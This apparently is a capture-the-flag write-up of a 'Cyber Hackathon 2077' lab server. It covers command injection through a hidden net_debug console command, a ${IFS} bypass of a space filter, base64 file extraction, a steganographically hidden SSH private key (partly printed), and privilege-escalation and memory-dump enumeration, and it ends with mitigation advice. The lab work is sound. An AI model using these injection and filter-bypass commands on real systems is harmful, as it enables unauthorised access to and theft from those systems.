Cyber Hackathon 2077

CTF Report

v.1.0

Scavenger Security

Table of contents

1. Introduction and scope

We are given the IP: **15.188.59.73** and instructions to only use the **ports 22 and 1337**.

The objective of this CTF is to identify as many vulnerabilities as possible in order to obtain flags and escalate privileges on the system.

This report **details the steps that have been followed during the assessment** to achieve the commitment of all the available flags. This information is used to make vulnerability exploits reproducible and to understand the criticality of each vulnerability.

Additionally, **security recommendations** are provided to mitigate the reported vulnerabilities.

2. Executive summary

It was possible to **compromise all the flags** set for the exercise by exploiting multiple high-criticality vulnerabilities. It is concluded that the level of security of the server is deficient and **it is necessary to mitigate the identified vulnerabilities immediately**.

The following table lists the vulnerabilities found and their respective severities:

ID	Vulnerability	Severity
VULN-01	Backdoor in the NVI console to remotely enable *net_debug* functionality by anyone.	**High**
VULN-02	Deficient command validation in net_debug functionality.	**Critical**
VULN-03	Sensitive information stored in multimedia files by steganography.	**High**
VULN-04	Memory dump with sensitive information accessible by any user.	**High**
VULN-05	Unprotected files that are executed by root.	**Critical**
VULN-06	Weak passwords for compressing files.	**Medium**
VULN-07	Insecure password verification in the *kiwilidator* program that allows the user to obtain the flag without knowing the password.	**Medium**
VULN-08	Use of insecure custom encryption systems to protect sensitive information.	**Medium**

These are the recommendations to mitigate the identified vulnerabilities and improve the security of the audited server:

- Add an authentication system in the NVI console.
- Limit the commands that can be executed using the net_debug functionality in the NVI console.
- Use cryptography instead of steganography to protect sensitive information.
- Sensitive information that may compromise other users or systems must be properly secured and only accessible by authorized users.
- Scripts executed by root must not be writable by other users.
- Passwords for compressing or encrypting sensitive information must be strong.
- It is recommended to use standard encryption algorithms that have been previously validated rather than custom algorithms.


3. Technical results

This section details the process followed during the audit. It provides the necessary information to reproduce the exploitation of vulnerabilities and documents the evidence to understand the whole process in detail.

3.1 Initial access to the system by compromising the NVI console


After connecting to the provided IP at port 1337, we are presented with a promt to a system identified as NVI.

This prompt allows us to execute the following commands:



```
❯ nc 15.188.59.73 1337

NVI

>> actions

   [actions] --> Displays actions available in the Net Virtual Interface
        Executing `actions` does not understand arguments.

   [deck] --> Displays available interface modifications.
        Executing `deck` does not understand arguments.

   [chip] --> Displays equipped chip interface modifications.
        Executing `chip` does not understand arguments.

   [contacts] --> Display contacts stored in  Net Virtual Interface
        Executing `contacts` does not understand arguments

   [gear] --> Modify the current cyberdeck interface.
        Execute `gear` with the type and the id.
        Example: `gear -d 1` sets the daemon to Berserk (ID: 1).
                -d: Equips daemon. Provide the Daemon ID.
                -o: Equips operating system. Provide the Operating System ID.
                -i: Equips ice. Provide the ice ID.

   [disconnect] --> Disconnects from Net Virtual Interface.
        Executing `disconnect` does understand arguments
```

After reviewing every option, we look into contacts searching for more information about the system.:




```
>> contacts
        [ Maine ]
        -- Last Message --
        We'll meet tomorrow at 31:20, where we always meet.
        Don't be late, something big is coming.

        [ Rebecca ]
        -- Last Message --
        Small details matter.

        [ Faraday ]
        -- Last Message --
        [[ No messages ]]

        [ David ]
        -- Last Message --
        I have left something for Lucy where I usually leave it.
        Please make sure she gets it.

        [ Lucy ]
        -- Last Message --
        I have left a back door in the Faraday device.
        To get into it you just have to equip yourself with the right things.
```

31:20 isn't a valid time, so it could be a hint for activating the "backdoor" referenced by Lucy (as the message from Rebecca suggests "*Small details matter"*).

We proceed to equip ICE 3, Daemon 1 and OS 2 (As that's the sequence in *chip* view for the invalid time).

This allows us to unlock *net_debug* command:



```
>> gear -i 3
ICE --> Equipped [Self-ICE] with ID 3
>> gear -d 1
Daemon --> Equipped [Ping] with ID 1
>> gear -o 2
Operating system --> Equipped [Sandevistan] with ID 2
>> actions

   [actions] --> Displays actions available in the Net Virtual Interface
        Executing `actions` does not understand arguments.

   [deck] --> Displays available interface modifications.
        Executing `deck` does not understand arguments.

   [chip] --> Displays equipped chip interface modifications.
        Executing `chip` does not understand arguments.

   [contacts] --> Display contacts stored in  Net Virtual Interface
        Executing `contacts` does not understand arguments

   [gear] --> Modify the current cyberdeck interface.
        Execute `gear` with the type and the id.
        Example: `gear -d 1` sets the daemon to Berserk (ID: 1).
                -d: Equips daemon. Provide the Daemon ID.
                -o: Equips operating system. Provide the Operating System ID.
                -i: Equips ice. Provide the ice ID.

   [net_debug] --> Debug the internal system of the Net Virtual Interface subnet.
        Execute `net_debug` to test and validate correct functionality.
                -c [[command]]: Executes a debugging internal command.

   [disconnect] --> Disconnects from Net Virtual Interface.
        Executing `disconnect` does understand arguments

>> net_debug
```

net_debug allows us to execute commands, so we list some basic system information:

```
net_debuc -c ls
net_debuc -c pwd
net_debuc -c env
net_debuc -c whoami
```

We get the following info:


Current path is:

- /home/netuser

Our user is:


- netuser

Based on the output of *env* it seems we are inside a python container:



```
>> net_debug -c env

HOSTNAME=da69699aa72c
PYTHON_PIP_VERSION=23.0.1
HOME=/home/netuser
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/4cfa4081d27285bda1220a62a5ebf5b4bd749cdb/public/get-pip.py
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=C.UTF-8
PYTHON_VERSION=3.9.18
PYTHON_SETUPTOOLS_VERSION=58.1.0
PWD=/home/netuser
PYTHON_GET_PIP_SHA256=9cc01665956d22b3bf057ae8287b035827bfd895da235bcea200ab3b811790b6
```

We've found the following files in our current directory (executing ls):



```
>> net_debug -c ls

flag.txt
inmunosupresor.jpg
intercepted.wav
```

It looks like the system is filtering spaces within commands, if we want to read the flag, we'll need a way to bypass this.

One common way to bypass this restriction in linux systems is to use the **shell variable IFS**, which by default is assigned to space.

With the command **net_debug -c cat${IFS}flag.txt** we are able to read the first flag:

```
Flag 1: NUWE{97996c9ad547cddba1c21b50b2c9aec2}
```

In a similar fashion we can extract the two remaining files, we just have to take into account that some of the characters within them are not in the ASCII range. To get around this we use base64 encoding to ensure that we can copy the contents of the files.

```
net_debuc -c cat${IFS}intercepted.wav|base64
net_debuc -c cat${IFS}inmunosupresor.jpg|base64
```

Once copied to our local machine we can revert the base64 encoding with the following commands:

```
cat intercepted.wav.b64|base64 -d
cat inmunosupresor.jpgb64|base64 -d
```

3.2 Analysis of the obtained multimedia files

inmunosupresor.jpg


We start checking *inmunosupresor.jpg*.

At first glance, it doesn't seem to hide anything when opening the image, but it might hide relevant information inside data.

We'll check the most common ways to hide data in image files.

- Use strings to the file
- Check EXIF metadata
- Hidden information with *steghide*


With the last method (steghide), we are able to extract a hidden file called *partone*:



```
root@312a6c986546:/data# steghide extract -sf foto.jpg
Enter passphrase:
wrote extracted data to "partone".
root@312a6c986546:/data# cat partone
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3RjbgpOaEFBQUFB
d0VBQVFBQUFZRUFuNnkva0pzS3hQSDhSelp5Wlg3aHJzQmlPNzRaellPQWxIakZpc3ZUYmgvZCto
V1FXNzhsCjkxU09Qa1M3RWFNQ0FuWE5ycFd6Zk9WTUYzUzJsZlJWTTJrRkNxMHRyWEVtbTRiWG1T
Nk5rL3VzUitWcGNsM2lIaDZnN0gKanNEQ3pKVGJHM1JSSHZMaGtCL0ZPQ1plaURPRUVEbWFiNmxu
WWg5c2NJNmRJcGU0RXBFeW9nR1QwQ1FqNFJKT0t0cDUxdQpQejhRTkVINFVMMFdCdHNEOGtUWUZS
TnltMVRkelpEdGgzbllEUmlUWU1USXZocWduQzRQbUJ6cmJNdlNZQ2tmOWVheHFvCkpVczc5Qzhl
eXc1cStCRDdPRmhwWUJIMGN5akxlZjBORmFTRmZQd3VIeWhWZ0kvaHRkYjN1dTM1ajZySm1sMCtm
KzF0ZmMKRkxnUFBicXgwb0JqS0ovbzhYbU1sSWtTd1kwTWZINHpib0xaVmN3RTJIVC9pek91L3pL
```

If you've worked with cryptographic systems before, you might be able to guess what kind of file we are looking at as the text starts with *LS0tLS* which is the base64 of usual PEM headers.

After decoding it we get the following key:



```
❯ cat key1
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAn6y/kJsKxPH8RzZyZX7hrsBiO74ZzYOAlHjFisvTbh/d+hWQW78l
91SOPkS7EaMCAnXNrpWzfOVMF3S2lfRVM2kFCq0trXEmm4bXmS6Nk/usR+Vpcl3iHh6g7H
jsDCzJTbG3RRHvLhkB/FOCZeiDOEEDmab6lnYh9scI6dIpe4EpEyogGT0CQj4RJOKtp51u
Pz8QNEH4UL0WBtsD8kTYFRNym1TdzZDth3nYDRiTYMTIvhqgnC4PmBzrbMvSYCkf9eaxqo
```

If we try to use the key we get a libcrypto error, it makes sense, as the filename was *partone*, we'll need to get the part two.


Maybe *intercepted.wav* has something to do with this.

intercepted.wav

In this case we are working with a WAV audio file.

The first thing is to try and play the contents of the file, upon listening to the audio the sound we hear is characteristic of hidden information embedded in the spectrum.

Opening the file in an audio editing software (like audacity) we can visualize the spectrum to extract the missing piece of our private OpenSSH key.



Data: **UBjeWJlcmhhY2syMDc3AQIDBAUG**

Now that we have the complete key we use the Python library *openssh_key_parser* to get the metadata and find that the user is: *faraday@cyberpunk2077*.

With key and user we can access the server using SSH.

3.3 System enumeration


Once inside, we take the usual steps to look for privilege escalation paths.

First thing we do is upload *linpea.sh* to help us identify possible miss configurations that may lead to higher privileges. We identify a suspicious port listening on localhost which is apparently an aws bucket (we'll come back to this later).


After looking over the output of linpea.sh we continue by monitoring the system processes with *pspy64*.

As shown in the image, we can see some clearly interesting processes running as the root user:

- *bash /home/root/.targets/ops.sh*
- *bash /home/adam_smasher/.targets/ops*
- *bash /home/kiwi/.warn.sh*
- */opt/code/localstack*



```
2023/12/02 12:10:56 CMD: UID=0     PID=109005 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:10:57 CMD: UID=0     PID=109008 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:10:57 CMD: UID=0     PID=109007 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:10:57 CMD: UID=0     PID=109009 | sleep 0.5
2023/12/02 12:10:58 CMD: UID=0     PID=109010 |
2023/12/02 12:10:58 CMD: UID=0     PID=109011 | sleep 1
2023/12/02 12:10:59 CMD: UID=0     PID=109014 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:10:59 CMD: UID=0     PID=109013 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:10:59 CMD: UID=0     PID=109015 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:10:59 CMD: UID=0     PID=109016 | rm /home/adam_smasher/.targets/ops
2023/12/02 12:10:59 CMD: UID=0     PID=109017 | sleep 1
2023/12/02 12:11:00 CMD: UID=0     PID=109018 |
2023/12/02 12:11:00 CMD: UID=0     PID=109020 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:11:00 CMD: UID=0     PID=109019 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:11:00 CMD: UID=0     PID=109021 | /bin/bash /root/.targets/ops.sh
```



```
2023/12/02 12:15:01 CMD: UID=0     PID=110549 | /usr/sbin/CRON -f -P
2023/12/02 12:15:01 CMD: UID=0     PID=110550 | /bin/sh -c /home/kiwi/.warn.sh
2023/12/02 12:15:01 CMD: UID=0     PID=110553 | /bin/bash /home/kiwi/.warn.sh
2023/12/02 12:15:01 CMD: UID=0     PID=110552 | /bin/bash /home/kiwi/.warn.sh
2023/12/02 12:15:01 CMD: UID=0     PID=110551 | /bin/bash /home/kiwi/.warn.sh
Net Breach: Personal device under attack. Kiwi doesn't play nice with uninvited guests.
2023/12/02 12:15:02 CMD: UID=0     PID=110554 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:15:02 CMD: UID=0     PID=110555 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:15:02 CMD: UID=0     PID=110556 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:15:02 CMD: UID=0     PID=110557 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:15:03 CMD: UID=0     PID=110558 |
```

The shell scripts are located either in the */root* directory or in the home of the users *kiwi* and *adam_smasher*. As we cannot currently access neither of those we take a closer look at *localstack*.

localstack is a tool to emulate AWS in a local environment.

To interact with the emulated AWS env we must use *awslocal* instead of the usual *aws* command.

Using *awslocal* we enumerate the available S3 buckets and find a bucket named *arasaka*. Inside the bucket we get the following message:

```
Hello, my name is Faraday.
I have hired a netrunner to get information on Kiwi, a known netrunner who is a double agent. Everyone has a price.
He has managed to find relevant information on one of her devices, but I am unable to extract the information. I'm sure you are.
I will pay anything to inform everyone of what she is doing.
https://cdn.nuwe.io/cyberhack2077/arasaka.mem
```

3.4 arasaka.mem memory dump analysis

The downloaded file *arasaka.mem* is a memory snapshot of a Windows computer.

Before starting completely analyzing it with *volatility3*, we check if we can extract the flag with *strings* command, which successfully prints the flag:


Running **strings -e l arasaka.mem | grep NUWE** we get the second flag:

```
strings -e l arasaka.mem | grep NUWE
Flag 2: NUWE{574d8d3f19628ec7b322c825bbbed014}
```

Next we start properly analyzing the image with volatility3.

When looking at the running processes with *pslist* the process *arasaka.exe* catches our eye.

python3 vol.py -f arasaka.mem windows.pslist



